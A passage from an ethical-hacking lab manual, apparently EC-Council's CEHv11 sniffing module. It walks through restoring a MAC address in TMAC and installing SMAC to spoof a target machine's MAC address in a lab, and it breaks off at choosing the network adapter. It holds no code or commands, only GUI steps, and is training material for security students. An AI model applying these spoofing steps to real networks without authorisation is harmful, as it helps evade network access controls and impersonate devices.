


Figure 1.5.7: TMAC main window: Active MAC Address

12. To restore the original MAC address, you can click on the **Restore Original** button present at the bottom of the TMAC window.

Note: The **MAC Address Restored Successfully** pop-up appears; click **OK**.




Figure 1.5.8: TMAC main window: Restore MAC Address

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.3

Install and Configure SMAC

13. Close the **TMAC** main window.
14. Now, we shall perform MAC spoofing using the SMAC tool.
15. Navigate to **E:\CEH-Tools\CEHv11 Module 08 Sniffing\MAC Spoofing Tools\SMAC** and double-click **smac27_setup.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.




Figure 1.5.9: SMAC installation wizard

16. Follow the wizard-driven installation steps to install SMAC.
17. After the completion of the installation, the **SMAC has been successfully installed** message appears. Ensure that the **Launch SMAC** checkbox is selected; click **Finish**.




Figure 1.5.10: SMAC installation wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. The **SMAC** main window appears, along with the **SMAC License Agreement**. Click **I Accept** to continue.




Figure 1.5.11: SMAC License Agreement window

19. The **SMAC Registration** window appears; click **Proceed** to continue with the unregistered version of SMAC.




Figure 1.5.12: SMAC Registration window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. The **SMAC** main window appears. Choose the network adapter of the target machine whose MAC address is to be spoofed.

Note: The network adapter might differ in your lab environment.

